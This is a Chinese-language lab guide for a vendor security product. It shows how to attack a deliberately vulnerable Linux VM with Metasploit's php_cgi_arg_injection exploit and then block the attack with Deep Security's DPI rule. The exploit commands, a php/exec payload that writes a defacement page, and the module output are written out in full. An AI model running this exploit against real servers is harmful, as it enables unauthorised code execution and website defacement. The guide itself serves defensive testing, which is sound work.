Deep Security 测试 linux 平台下的 DPI 防护功能

一. 准备被攻击 linux 测试平台

下载 linux 攻击测试环境

Linux 测试虚拟机下载地址：

https://www.tbox.trend.com.tw/CJTWV/CVE2012-1823/?a=6nRF1oiR-Qs

下载密码： vmdemo

Linux 测试环境 root 密码： trendmicro

配置 linux 测试平台

1. 部署测试虚拟机 ovf 模版
2. 重新配置测试虚拟机 IP 地址
3. 确认可以访问测试环境 php web 站点地址:
   http//<ip address>/phpinfo.php
4. 对 linux 测试环境做虚拟机快照

二. 配置攻击服务器

1. 下载 Metasploite 漏洞测试平台

   备注：metasploite 下载地址：


http://www.rapid7.com/products/metasploit/download.jsp

建议下载 windows 版本


2. 在 Windows 7 或 2008 操作系统上安装 metasplite 漏洞攻击测试平台

注意： *Metasploite 平台在使用以前需要联网激活，请确保部署 Metasploite 攻击测试平台在激活时可以访问互联网*


3. 安装完毕后请打开 metasploite console 控制台，如下图所示：




4. 进入 metasploite console 欢迎界面



5. 输入以下命令，进入 php_cgi_arg_injection 漏洞攻击控制页面
msf >use exploit/multi/http/php_cgi_arg_injection



6. 输入命令“ show options”查看当前漏洞攻击模块配置



如上图所示，要完成 linux 平台下的 php_cgi 模拟漏洞攻击，需要配置以下参数；

RHOST 被攻击 linux php 服务器 IP 地址

RPORT 被攻击 linux php 服务器端口

TARGETURI 目标 URI （只需要输入相对路径）

payload 渗透目标服务器以后的有效载荷

使用以下命令完成配置：

set RHOST X.X.X.X \\配置被攻击计算机 IP 地址

set TARETURI \phpinfo.php \\在本案例中，URI 相对路径为 phpinfo.php

set payload php/exec \\配置入侵后的 payload 为 php/exec 可执行命令

set CMD echo \"Hacked by hacker"> /usr/local/apache/htdocs/hacked.html \\配置 CMD 注入命令，执行结果是在 php 服务器指定的路径上写入一个内容为 "Hacked by hacker" 的 hacked.html 文件。如入侵成功，被攻击的 php 服务器上应该可以生成一个 hacked.html 页面并可以通过浏览器访问。

再次输入 **show options** 查看配置结果

```
   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        Use a proxy chain
   RHOST        172.16.5.67      yes       The target address
   RPORT        80               yes       The target port
   TARGETURI    /phpinfo.php     no        The URI to request (must be a CGI-handled PHP scri
pt)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimu
m)
   VHOST                         no        HTTP server virtual host


Payload options (php/exec):

   Name  Current Setting                                              Required  Description
   ----  ---------------                                              --------  -----------
   CMD   echo Hacked by hacker > /usr/local/apache/htdocs/hacked.html  yes       The command
string to execute


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(php_cgi_arg_injection) >
```

输入 **exploit** 命令，执行 php_cgi 渗透攻击


三．验证 php_cgi 漏洞渗透效果

入侵成功后在目标服务器的 php 服务器目录下会出现注入的 html 文件，如图：

```
[root@Cent58 htdocs]# ls /usr/local/apache/htdocs
hacked.html  index.html  phpinfo.php
[root@Cent58 htdocs]#
```


访问测试 php 服务器以下地址：

http://<ip address>/hacked.html




四．配置 Deep Security 策略对目标服务器防护，阻止 php 漏洞入侵


1. 对被攻击测试服务器开启 DPI 模块，分配规则编号：1004998



2. 配置 DPI 模块为**阻止**模式：



按照步骤二的内容执行 php cgi 渗透攻击，发现 DS 开启 DPI 保护以后渗透攻击失败，如图：



3. Deep security 的 DPI 日志页面上可以看到有生成对应日志记录，如图：

4. 检查 linux 服务器上，应该没有 hacked.html 文件